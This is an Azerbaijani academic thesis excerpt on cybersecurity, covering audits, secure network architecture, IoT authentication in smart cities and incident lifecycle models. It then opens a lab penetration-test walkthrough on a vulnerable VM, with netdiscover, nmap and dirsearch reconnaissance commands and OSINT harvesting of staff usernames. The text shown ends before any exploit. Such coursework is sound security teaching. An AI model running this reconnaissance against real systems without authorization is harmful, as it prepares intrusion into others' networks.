• Bulud hesablama tətbiqinin artan qəbulu
• IT infrastrukturunun artan kompleksliyi:
• Məlumatların qorunması üçün artan ehtiyaç
• Hökumət tənzimləmələri
• IoT və əlaqəli cihazların artan qəbulu
• Artan kiberhücumların sayının artması
• Məlumat gizliliyi və təhlükəsizliyi ilə bağlı artan narahatlıqlar
• Avtomatlaşdırma və effektivlik ehtiyacı.

Kibertəhlükəsizlikdə Süni İntellekt və Maşın Öyrənməsi bazarı komponent, yerləşdirmə rejimi, təşkilat ölçüsü, sənaye sektoru və bölgəyə görə bölünür. Komponent baxımından, bazar proqram təminatı və xidmətlərə bölünür. Yerləşdirmə rejimi baxımından, bazar yerli (on-premises), bulud əsaslı (cloud-based) və hibrid olaraq bölünür.

2023-cü ildə Şimali Amerika Kibertəhlükəsizlikdə Süni İntellekt və Maşın Öyrənməsi bazarının ən böyük payına malik olması gözlənilir. Bu bölgədə bazarın böyüməsi bir çox texnologiya şirkətlərinin mövcudluğu, yeni texnologiyalara əvvəl

qəbul və kibertəhlükəsizlik təhlükələrinin artan fərqli olunması ilə əlaqələndirilir. Avropa Kibertəhlükəsizlikdə Süni İntellekt və Maşın Öyrənməsi üçün ikinci ən böyük bazarıdır(Rishabh Bhardwaj (2023). AI & ML in Cybersecurity).

Təhlükəsizlik Auditi və Riskin Qiymətləndirilməsi

Təhlükəsizlik Auditi və Riskin Qiymətləndirilməsi nədir? Təhlükəsizlik Auditi "kənar tərəf (yəni, auditor) tərəfindən həyata keçirilən təşkilatın təhlükəsizlik vəziyyətinin müstəqil qiymətləndirilməsi" kimi müəyyən edilir. Riskin Qiymətləndirilməsi, digər tərəfdən, "məqsədlərə çatmaq üçün potensial riskləri müəyyən etmək üçün bir prosesdir". Başqa sözlə, Təhlükəsizlik Auditi təşkilatın təhlükəsizlik tədbirlərinin adekvat olub-olmadığını qiymətləndirmək üçün istifadə olunur, Risk Qiymətləndirilməsi isə təhlükəsizlik pozuntularına səbəb ola biləcək potensial təhdidləri və zəiflikləri müəyyən etmək üçün istifadə olunur. Təhlükəsizlik Auditləri və Risk Qiymətləndirmələri Niyə Vacibdir? Təhlükəsizlik Auditləri və Riskin Qiymətləndirilməsi vacibdir, çünki onlar təşkilatlara kibertəhlükəsizlik tədbirlərinin lazımi səviyyədə olmasını və Təhlükəsizlik pozuntularına səbəb ola biləcək hər hansı potensial risklərdən xəbərdar olmasını təmin etməyə kömək edir. Təhlükəsizlik Auditləri və Risk Qiymətləndirmələri həyata keçirməyən təşkilatlar məlumat itkisinə, maliyyə itkilərinə və təmir olunmayan zədələrə səbəb ola biləcək təhlükəsizlik pozuntuları üçün daha yüksək risk altındadırlar(techstarters (2024)What is A Security Audit & Risk Assessment?).

Şəbəkə Təhlükəsizliyi Auditini nə vaxt həyata keçirməliyik?

Təşkilatlar şəbəkə təhlükəsizliyi auditini uğurla həyata keçirməzdən əvvəl, əhatə dairəsini başa düşməliyik. "Şəbəkə təhlükəsizliyi auditi" terminini bölsək, biz aşağıdakılarla qalırıq:

Şəbəkə – İnformasiyanın ötürülməsi və qəbulu üçün istifadə olunan kabellər və digər vasitələrlə bir-birinə bağlanan kompüter və avadanlıqların məcmusudur.

Təhlükəsizlik – Mənfi və ya təhlükəli vəziyyətdən qorunmaq üçün görülən tədbirlər.

Audit – razılaşdırılmış standartlar toplusunun rəsmi müayinəsi və təsdiqi.

Təhlükəsiz Şəbəkə Arxitekturası

Şəbəkələrin öz dizaynına daxil edilmiş təhlükəsizlik olmalıdır. Şəbəkə təhlükəsizliyi arxitekturası təşkilatın kibermüdafiəsi üçün əsas yaradır və şirkətin bütün İT aktivlərini qorumağa kömək edir. Burada biz şəbəkə təhlükəsizliyi arxitekturasının komponentlərini, onun bizneslərə faydalarını və təhlükəsiz şəbəkə arxitekturasının yaradılması üçün müxtəlif modelləri müzakirə edirik.

Şəbəkə Təhlükəsizlik Arxitekturası Elementləri

Şəbəkə təhlükəsizlik memarlığı, aşağıdakı kimi həm şəbəkə, həm də təhlükəsizlik elementlərini əhatə edir:

- Şəbəkə Elementləri: Şəbəkə düymələri (kompüterlər, ruterkalar, kimi), əlaqə protokolları (TCP/IP, HTTP, DNS, kimi), əlaqə media (tellər, radiosignal), və topologiyalar (şəbəkə, ulduz, əl xətti, kimi).
- Təhlükəsizlik Elementləri: Kibertəhlükəsizlik cihazları və proqramları, təhlükəsiz əlaqə protokolları (məsələn, IPsec VPN və TLS), və məlumat gizliliyi texnologiyaları (sinifləndirmə, şifrələmə, açar idarəçiliyi, kimi).

Şəbəkə Təhlükəsizlik Arxitekturasının Məqsədi

Yaxşı dizayn edilmiş bir kibertəhlükəsizlik arxitekturası, iş təcrübələrini bir və ya bir neçə infrastruktur komponentinin səhv etməsi və ya kibertəcavüz baş verdiyində möhkəmləndirməyə imkan verir. Arxitektura normal iş əməliyyatları zamanı gündəlik istifadə üçün optimal olmalıdır və şirkəti mümkün qəbul edilən artıq trafiklərə uyğun hazırlamalı və potensial kibertəhlükə təhlükələrini dərhal idarə etməyə hazırlamalıdır.

Bir təhlükəsizlik memarı, bir təşkilatın şəbəkə və sistemlərinə potensial kibertəhlükələri tanımaq və qarşısını almaq üçün məsuliyyət daşıyır. Onların rolunun bir hissəsi olaraq, təhlükəsizlik arxitekturası bir təşkilatın sistemlərinə olan təhlükələri tanımaq və onlara reaksiya vermək üçün lazımi görünürlüyü və nəzarəti təmin edən bir şəbəkə və təhlükəsizlik arxitekturası inkişaf etdirməlidir. Bu, təhlükəsizlik nəzarətlərinin maksimum faydasını şirkətə çatdırmaq, onları yerləşdirmək üçün bir plan hazırlamağı daxil edir.

Check Point Enterprise Security Framework (CESF), bir şəbəkə təhlükəsizlik arxitekturasını inkişaf etdirmək üçün dörd əsas faza daxil edən bir prosesi təyin edir:

- Qiymətləndirmək: Bu prosesin məqsədi iş və arxitektura nəzarətləri üçündür. Bu faza daxil olan əsas addımlar məlumatların toplanması, iş modelini yaratmaq və risk qiymətləndirməsidir.
- Dizayn: Bu faza tələblərə cavab verərək xüsusi məntiqi dizayn planlarını və tövsiyələri yaratmaqdır.
- Həyata keçirmək: Bu faza, həm dəyərli xidmətlər, partnyorlar, kimi şəxslərin də real həyat həlləri üçün aşağı səviyyəli dizayn detallarını əlavə etmək və işləmə şərtlərini təqdim etmək üçün nəzərdə tutulmuşdur.
- İdarə etmək: Bu faza, təhlükəsizlik mövqeyinin daimi inkişafına və artan təhlükəsizlik mövqeyinin dəyişdirilməsinə həsr edilmişdir (check point (2024). Network Security Architecture).

Ağıllı şəhərlərdə cihaz təhlükəsizliyinin təmin edilməsi

Qorunan fiziki cihazda mövcud Iot modelindən istifadə edərək məxfiliyi qorumaq çətindir. İoT cihazlarının məhdudiyyətləri və onların ənənəvi kriptoqrafik primitivliyi ilə bağlı problemlər adi İnternetə ətraf mühiti qorumaq vəzifəsi qoyur . Əksər hesablama cihazlarında potensial təhdidlərin qarşısını almaq üçün batareyanın ömrü, işləmə gücü və giriş nəzarəti kimi üç əsas məhdudiyyət var.

Batareya ömrü İoT cihazlarının əksəriyyəti sistemin təhlükəsizliyini təmin etmək üçün tələb olunan məhdud işləmə gücünə malikdir və həddindən artıq işləmə batareyanın tükənməsinə səbəb ola bilər. Tədqiqatçılar təhlükəsizlik zəifliklərini aradan qaldırmaq üçün üç mümkün strategiya tövsiyə etdilər. Birinci halda, riskli bir yanaşma tətbiq etmək üçün cihazın ən kiçik təhlükəsizlik parametrlərindən istifadə olunur. Bununla birlikdə, tibbi, hərbi və hökumət kimi həssas məlumatlarla işləmək tövsiyə edilə bilməz. İkinci tövsiyə, cihazın təhlükəsizlik xüsusiyyətlərini qiymətləndirmək üçün batareyanın doldurulması/tutumu ilə əlaqədardır, çünki ölçüsü kiçik olmalıdır. Nəticədə, çox mürəkkəb problemləri həll etmək üçün ehtiyat güc təmin etmək və ya əlavə batareyanın tutumunu artırmaq üçün əlavə yer ayrıla bilər. Nəhayət, üçüncü tövsiyə, istilik, işıq, külək və titrəmə daxil olmaqla təbii ehtiyatlardan gələn

enerjinin avadanlıqları modernləşdirmək və maliyyə xərclərini azaltmaq üçün istifadə edilməsini təmin edir.

Hesablama gücü İoT cihazlarının resursları məhdud olduğundan, yaddaşın az olması səbəbindən ənənəvi kriptoqrafik həllər uyğun deyil. Bundan əlavə, cihazlar inkişaf etmiş şifrələməni yerinə yetirmək üçün daha yüksək hesablama və saxlama tələblərini təmin edə bilməz. Nəticədə, hesablama cihazlarının əsas funksionallığını öyrənmək üçün məhdud resursları olan cihazlardan istifadə edən təhlükəsizlik metodlarının tətbiqi ilə bağlı bir neçə tədqiqat işi təklif edilmişdir. Məsələn, fiziki səviyyəli identifikasiya, sistemin təhlükəsizliyini və etibarlı əlaqəni təmin etmək üçün rabitə üzvlərini təsdiqləyən alıcı tərəfində etibarlı identifikasiyanı təmin etmək üçün siqnal işlənməsindən istifadə edir. Bundan əlavə, anten çoxalma problemini həll etmək üçün analoq məlumatların effektiv kodlanmasına imkan verən müəyyən bir analog xüsusiyyətə malikdir (Musa, S., 2021). Bu nüans unikal bir açar rolunu oynayır, çünki istehsal mərhələsində proqnozlaşdırmaq və ya nəzarət etmək mümkün deyil. Cihazın identifikasiyası enerji xərclərini minimuma endirmək və əşyaların mobil İnternetinin təhlükəsizlik tələblərinə cavab vermək üçün radio siqnallarını nəzərə alır.

Giriş nəzarəti Iot cihazlarının əsas texnologiyaya daxil ola bilməməsini təmin edə bilər ki, bu da məlumatların müxtəlif təhlükəsizlik zəifliklərindən qorunmasını təmin edir. Girişə nəzarətin əsas məqsədi resurslara girişin effektiv monitorinqi və icazəsiz məlumat axınından qorunmaqdır. İoT mühitində məlumatlar davamlı olaraq ötürülə bilər və insanlar və obyektlər arasında əlaqə qura bilər. Iot domeni parol uyğunluğu və qovşaq tutma hücumları da daxil olmaqla müxtəlif hücumlara qarşı həssas olduğundan, bu, asanlıqla avadanlıqların sıradan çıxmasına səbəb ola bilər.

Doğrulama və açar idarəetmə protokolları

Bu, müasir İoT mühitində ən vacib təhlükəsizlik xidmətlərindən biridir. Genişlənən rabitəni təmin etmək üçün məlumatların məxfiliyi və bütövlüyü daxil olmaqla bir sıra tələblər dəstəklənir. Açar idarəetmə serverində məlumatların şifrələnməsi prosesini asanlaşdırmaq üçün uyğun mesaj formatı istifadə olunur. "Ağıllı şəhər" tətbiqləri, həssas məlumatları açar foblar adlanan yaddaş çipinə çevirən etibarlı bir kütləvi əlaqə idarəetmə orqanını işə salır. Məsələn, iki sensor / cihaz açar foblarını

əvvəlcədən yükləmək üçün cüt açar konfiqurasiyasından istifadə edərək etibarlı bir əlaqə qurmağa çalışır.

İcazəsiz istifadəçilər lüğətlərə girmək və sosial mühəndislik hücumlarını həyata keçirmək üçün xidmətə daxil ola bilərlər. Əksər tədqiqatçılar Tək faktorlu autentifikasiya (SFA, Single-factor authentication) təhlükəsizlik problemlərinin qarşısını almaq üçün açar kart, smartfon, birdəfəlik parol və fotoşəkil giriş kartı kimi müxtəlif əsas obyektlərin birləşməsindən istifadə edərək qəsdən iki faktorlu identifikasiya (2FA, two-factor authentication) təklif etdilər. Bir neçə tədqiqatçı artan təhlükəsizlik səviyyəsini təmin etmək üçün üç faktorlu identifikasiya (3FA, three-factor authentication) kimi tanınan çox faktorlu identifikasiya (MFA) təklif etdi.

MFA, SFA və 2FA-nın istifadəçiləri davranış və bioloji xüsusiyyətlərinə görə tanıyan biometrik məlumatlarla birləşməsinə əsaslanır. Nəticədə, SFA, 2FA, 3FA və MFA kimi strategiyalar ağıllı cihazları və digər əlaqəli kompleks sistemləri icazəsiz girişdən qoruya bilər.

Son bir neçə onillikdə bir neçə məlum zərərli hücumlara qarşı durmaq üçün müxtəlif identifikasiya və açar idarəetmə mexanizmləri hazırlanmışdır. Kriptosistemlərin təsnifatına əsasən identifikasiya sxemləri üç növə bölünür: simmetrik açar kriptoqrafik sistemlər, asimmetrik açar kriptoqrafik mexanizmlər və təhlükəsiz hash mexanizmləri kimi hibrid mexanizmlər. Bununla birlikdə, çox az mexanizm Protokolun səmərəliliyini artırmaq üçün təhlükəsiz hashing kimi hibrid bir model istifadə edir. Ağıllı şəhərlər üçün etibarlı və etibarlı psevdoidentifikasiya əsaslı cihaz identifikasiyası təklif etdi. Onların işi mobil müştərilər və Iot şlüzü arasında təhlükəsiz autentifikasiyadan istifadə etməkdir. Təhlükəsizlik və performans da daxil olmaqla etibarlılıq və səmərəliliyi təmin etmək üçün rəsmi analizdən istifadə edir. Paylanmış mühitlərində Iot effektiv cihazlar üçün sadələşdirilmiş identifikasiya mexanizmi hazırlamışdır

Bu Protokolu hazırlayarkən, təsdiqlənmiş bir istifadəçinin buluddan istənilən yerə bütün xidmətlərə daxil ola biləcəyi bir identifikasiya prosesi üçün ağıllı bir kart istifadə etdilər. Təklif olunan protokolun təhlükəsizlik səviyyələrini təsdiqləmək üçün avispa və qadağan məntiqindən istifadə edərək protokollarının rəsmi təhlilini apardılar.


Üstəlik, qeyri-rəsmi kriptanaliz protokollarının müxtəlif mümkün təhlükəsizlik təhdidlərinə qarşı çıxa biləcəyini təsdiqlədi. Eynilə, "Ağıllı şəhərlər"də Radio Tezliyi Eyniləşdirmə **(**RFID, Radio Frequency Identification) sistemlərindən istifadə edərkən təhlükəsiz rabitə təmin etmək üçün bir çox RFID əsaslı identifikasiya protokolları təklif edilmişdir. Bununla birlikdə, RFID sistemləri enerji və bant genişliyi kimi məhdud hesablama mənbələrinə malikdir. Aydındır ki, ənənəvi identifikasiya sistemi kütləvi əlaqə üçün uyğun deyil. Nəticədə, məhdud resurslar və təhlükəsizlik zəiflikləri kimi əsas amilləri aradan qaldırmaq üçün təhlükəsiz hashing və simmetrik şifrələmə metodlarından istifadə edərək bir neçə sadələşdirilmiş identifikasiya sxemi təklif edilmişdir(Louise Leenen and Thomas Meyer (2019)). Bununla birlikdə, potensial təhdidlərin qarşısını almağa və sistemlərin əsas tələblərinə cavab verməyə imkan verən bir neçə təhlükəsizlik mexanizmi mövcuddur.

Kritik infrastrukturların kiber-fiziki təhlükəsizlik həyat dövrü modelləri


Ağıllı kritik infrastrukturlar (məsələn, Smart Grids) tərəfindən təmin edilən xidmətlərin geniş spektri məlumatı izləmək, paylaşmaq və idarə etmək qabiliyyətinə malik olan Kiber-Fiziki Sistemlərdən (CPS- Cyber-Physical Security) çox asılıdır. Digər tərəfdən, artan sayda kiberhücumlar və təhlükəsizlik pozuntuları bir çox hallarda kiberterrorizm formasına malik olan sürətlə genişlənən kibertəhdidlərin bir hissəsidir.

Kiber-fiziki təhlükəsizlik klassik böhran idarəçiliyi baxımından təhlil edilə bilər. Əslində, kiber domendə insidentlərin idarə edilməsi proseslərinin əksəriyyəti Şəkil 2-də təsvir olunan İnformasiya Texnologiyaları İnfrastruktur Kitabxanası (ITIL,The Information Technology Infrastructure Library,) modelini izləyir. O, insidentlərin aşkar edilməsinə, diaqnostikasına (məsələn, təcavüzkarın istismar etdiyi istismarların identifikasiyası), məsələn, proqram təminatı zəifliyinin aradan qaldırılmasına diqqət yetirir.

Bununla belə, bu tip model adətən böhrandan sonra öyrənilən dərslərin elementi kimi həyata keçirilən davamlı təkmilləşdirmənin iterativ xarakterini düzgün göstərməyə bilər (Michał Choraś, Rafał Kozik (2016)). Buna görə də, kibertəhlükəsizliyin həyat dövrü modeli, kiber böhranın qarşısının alınması, aşkarlanması, reaksiya verməsi və ondan qurtulmağın və nəhayət, təkrarlanmanın qarşısının alınmasını müəyyən etmək üçün nəzərdə tutulmuş modeldir. Beləliklə, biz aşağıdakı üç mərhələdən ibarət olan Şəkil 2.2.1.-də təsvir edilmiş Kiber Hücum Zaman Qrafikini müəyyən edə bilərik:



Şək. 2.2.1. Kiber Hücum Zaman Qrafiki (Michał Choraś, Rafał Kozik (2016)).



Şək. 2.2.2. Kiber Hücum Zaman Qrafiki (Michał Choraś, Rafał Kozik (2016)).

- Böhranqabağı (Sabit Vəziyyət) mərhələ - bu mərhələdə təşkilat kritik hadisəyə hazırlığı artırarkən, bütün xidmətləri adi qaydada təmin etməyi hədəfləyir. Bu mərhələ üçün təşkilata risklərin gözlənilməsi və proaktiv reaksiya göstərməsinə imkan verəcək risklərin idarə edilməsi prosesinin olması vacibdir.

- Təhlükənin saxlanmalı və sistemin bərpa edilməli olduğu Böhran mərhələsi.

Təhdidlərin tez bir zamanda aradan qaldırılması və təsirlərinin yumşaldılması üçün yanaşmanın dəyişdirilməsinin zəruri olduğu fövqəladə haldır.

- Böhrandan sonrakı mərhələ. Böhran mərhələsinin nəticəsi olaraq "öyrənilən
dərs" gələcəkdə onun təsirini azaltmaq üçün bütün prosesə əksini bildirməlidir.

III FƏSİL. NÜFUZETMƏ TESTİ İLƏ BOŞLUQLARIN AŞKARLANMASI VƏ KRİTİK MƏLUMATLARIN ƏLDƏ EDİLMƏSİ

Nüfuzetmə testləri ilə kritik informasiya strukturunda müxtəlif konfidensial məlumatların əldə edilməsinə fokuslanmış bir audit prosesi baş verir. Həll edəcəyimiz praktiki iş, laboratoriya mühitində nüfuzetmə testi ilə həssas məlumatların əldə


edilməsi ssenarisindən ibarətdir: müvafiq boşluqdan istifadə edərək bank mühitinə sızmaq, qarşı tərəfdən qabığ(shell) almaq və sistemdə ən yüksək səlahiyyətli şəxs(root)kimi çıxış etmək.

3.1 Zəif təsdiqlənmiş giriş panelinə SQL İnyeksiya

Müxtəlif boşluqları olan bu maşını virtual mühitə import etdikdən sonra , həmin maşının İP ünvanını öyrənmək lazımdır. Bu "netdiscover" əmrindən istifadə etməklə əldə edilə bilər.

"Netdiscover" - kompüter şəbəkəsində hostları və xidmətləri tapmaq üçün istifadə edilən şəbəkə skan alətidir. O, ARP (Address Resolution Protocol) sorğuları göndərir və şəbəkəyə qoşulmuş cihazların xəritəsini çıxarmaq üçün cavabları dinləyir. Netdiscover yerli şəbəkələrdə cihazları və onların IP ünvanlarını müəyyən etmək üçün xüsusilə faydalıdır.

- **netdiscover**



Şək. 3.1.1. Virtual maşının İP ünvanının öyrənilməsi (Aytac İbrahimova, 2024)

Göründüyü kimi maşının İP ünvanı 192.168.37.111 kimidir. Bu maşını virtual mühitə import etdiyimiz üçün MAC Vendor/Hostname VMWare kimi qeyd olunur.


Şəbəkə kəşfindən sonra virtual maşında işləyən xidmətlər haqqında məlumat əldə etmək üçün bizə nmap taraması lazımdır.

"Nmap" – Network Mapper, şəbəkə kəşfiyyatı və təhlükəsizlik auditi üçün istifadə edilən güclü açıq mənbəli vasitədir. O, kompüter şəbəkəsində hostları və

xidmətləri aşkar etmək, habelə şəbəkənin xəritəsini yaratmaq üçün nəzərdə tutulub. Nmap hədəf şəbəkəyə paketlər göndərməklə və sonra hansı hostların mövcud olduğunu, hansı xidmətlərin işlədiyini, hansı əməliyyat sistemlərinin istifadə edildiyini və hansı növ firewall və ya digər təhlükəsizlik mexanizmlərinin mövcud olduğunu müəyyən etmək üçün aldığı cavabları təhlil etməklə fəaliyyət göstərir.

Nmap skanı ilə , açıq portların, onların işlədiyi servislərin və bu servislərin versiyalarının müəyyən edək.

- **nmap –sV 192.168.37.11**




Şək. 3.1.2. Açıq portların müəyyən olunması (Aytac İbrahimova, 2024)

Sadə bir nmap skanı tətbiqdə 2 xidmətin işlədiyini həmçinin bu portların açıq olduğunu göstərir: SSH (22) və HTTP (80).

Şək. 3.1.3. HTTP(80) portunda çalışan veb səhifə (Aytac İbrahimova, 2024)

Virtual maşında HTTP xidməti işlədiyi üçün yerləşdirilən veb səhifəyə nəzər salaq. Bu veb saytın bir Kriptovalyuta mağazı və ticarəti ilə məşğul olan bir bank sistemi kimi görürük.

Veb səhifənin yuxarı sağ tərəfində Təhlükəsiz Giriş düyməsi var. Bu nəzərdə tutduğumuz kimi işləmədi. O, http://cryptobank.local/trade- ə daxil olmağa çalışırdı. Bu o deməkdir ki, /etc/hosts-da bəzi dəyişikliklər etməliyik. Bu fayl host adlarının yerli sistemdə IP ünvanlarına uyğunlaşdırılmasına imkan verir. Yəni, /etc/hosts faylına bu domenin adı və ip ünvanı əlavə olunmalıdır. Veb saytda aşağıya doğru hərəkət edib, müxtəlif keçidləri yoxlayaraq CORE TEAM bölməsinə keçid alırıq. Burada bəzi işçilərin adları, sosial əlaqələri, mail ünvanları və s. qeyd olunub.



Şək. 3.1.4. OSINT - hərkəsə əlçatan məlumatlarin əldə edilməsi (Aytac İbrahimova, 2024)


İşçinin Profil məlumatları hissəsində E-poçt İşarəsinə kliklədikdə, onun işçinin adı ilə əlaqəli səhifənin yerinə daxil olmağa çalışdığını görürük. Bunlar potensial istifadəçi adları ola bilər. William.d , Julius.b(developer) və s.

Veb sayt HTTP(80) portunda çalışdığı üçün , burda gizli faylların olduğunu düşünüb , directory enumeration etmək lazımdır. Gizli faylları tapmaq üçün “dirb” , “dirsearch” , “gobuster” , “amass” kimi toollardan istifadə etmək mümkündür. Biz, “dirsearch” istifadə edəcəyik.

“Dirsearch” - veb serverdə gizli qovluqları və faylları tapmaq üçün istifadə edilən məşhur veb kataloq skan alətidir. O, HTTP sorğularını hədəf veb serverə göndərməklə və veb-saytın əsas səhifələrindən birbaşa əlaqəsi olmayan hər hansı kataloq və ya faylları müəyyən etmək üçün cavabları təhlil etməklə işləyir.

- **dirsearch –u http://192.168.37.111/ -e php, txt, js, html, xml, log –t 10 –w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --random-agent**

